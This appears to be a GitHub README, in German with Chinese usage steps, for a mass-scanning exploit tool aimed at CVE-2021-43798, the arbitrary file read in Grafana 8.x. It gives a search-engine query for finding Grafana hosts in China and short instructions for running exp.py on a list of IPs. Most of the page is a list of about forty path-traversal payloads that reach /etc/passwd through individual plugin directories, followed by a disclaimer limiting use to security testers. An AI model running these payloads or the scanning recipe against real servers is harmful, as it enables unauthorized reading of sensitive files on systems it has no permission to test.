 asaotomo/cve-2021-43798-grafana-exp
Grafanav8.* Version Massen-Scanning-Tool für eine Schwachstelle zum Lesen beliebiger Dateien: Diese Schwachstelle ist derzeit eine 0-Day-Schwachstelle. Nicht autorisierte Angreifer können diese Schwachstelle ausnutzen, um sensible Dateien auf dem Server zu erhalten.

Grafana ist ein Open-Source-Toolkit für Metrikenanalyse und Visualisierung. Es wird häufig zur Visualisierung von Zeitreihendaten und Anwendungsanalysen in der Infrastruktur eingesetzt, findet aber auch breite Anwendung in anderen Bereichen wie Industriesensoren, Hausautomation, Wetter und Prozesssteuerung. In Version 8.* besteht eine Schwachstelle für beliebiges Dateilesen, die derzeit als 0day gilt. Nicht authentifizierte Angreifer können diese Schwachstelle ausnutzen, um sensible Dateien auf dem Server zu lesen.
app="Grafana" && country="CN" && body="v8."
1.将准备检测的IP地址放入ip.txt文件中
2.运行python3 exp.py

/public/plugins/alertlist/../../../../../../../../etc/passwd

/public/plugins/annolist/../../../../../../../../etc/passwd
/public/plugins/barchart/../../../../../../../../etc/passwd
/public/plugins/cloudwatch/../../../../../../../../etc/passwd
/public/plugins/dashlist/../../../../../../../../etc/passwd
/public/plugins/elasticsearch/../../../../../../../../etc/passwd
/public/plugins/graph/../../../../../../../../etc/passwd
/public/plugins/graphite/../../../../../../../../etc/passwd
/public/plugins/heatmap/../../../../../../../../etc/passwd
/public/plugins/influxdb/../../../../../../../../etc/passwd
/public/plugins/mysql/../../../../../../../../etc/passwd
/public/plugins/opentsdb/../../../../../../../../etc/passwd
/public/plugins/pluginlist/../../../../../../../../etc/passwd
/public/plugins/postgres/../../../../../../../../etc/passwd
/public/plugins/prometheus/../../../../../../../../etc/passwd
/public/plugins/stackdriver/../../../../../../../../etc/passwd
/public/plugins/table/../../../../../../../../etc/passwd
/public/plugins/text/../../../../../../../../etc/passwd
/public/plugins/grafana-azure-monitor-datasource/../../../../../../../../etc/passwd
/public/plugins/bargauge/../../../../../../../../etc/passwd
/public/plugins/gauge/../../../../../../../../etc/passwd
/public/plugins/geomap/../../../../../../../../etc/passwd
/public/plugins/gettingstarted/../../../../../../../../etc/passwd
/public/plugins/histogram/../../../../../../../../etc/passwd
/public/plugins/jaeger/../../../../../../../../etc/passwd
/public/plugins/logs/../../../../../../../../etc/passwd
/public/plugins/loki/../../../../../../../../etc/passwd
/public/plugins/mssql/../../../../../../../../etc/passwd
/public/plugins/news/../../../../../../../../etc/passwd
/public/plugins/nodeGraph/../../../../../../../../etc/passwd
/public/plugins/piechart/../../../../../../../../etc/passwd
/public/plugins/stat/../../../../../../../../etc/passwd
/public/plugins/state-timeline/../../../../../../../../etc/passwd
/public/plugins/status-history/../../../../../../../../etc/passwd
/public/plugins/table-old/../../../../../../../../etc/passwd
/public/plugins/tempo/../../../../../../../../etc/passwd
/public/plugins/testdata/../../../../../../../../etc/passwd
/public/plugins/timeseries/../../../../../../../../etc/passwd
/public/plugins/welcome/../../../../../../../../etc/passwd
/public/plugins/zipkin/../../../../../../../../etc/passwd
Dieses Tool steht ausschließlich Sicherheitstestern zur Selbstüberprüfung zur Verfügung. Der Autor übernimmt keine Haftung für Missbrauch durch Benutzer. Benutzer müssen die lokalen Gesetze einhalten. Dieses Programm darf nicht für kommerzielle Zwecke genutzt werden, nur für Lern- und Austauschzwecke.







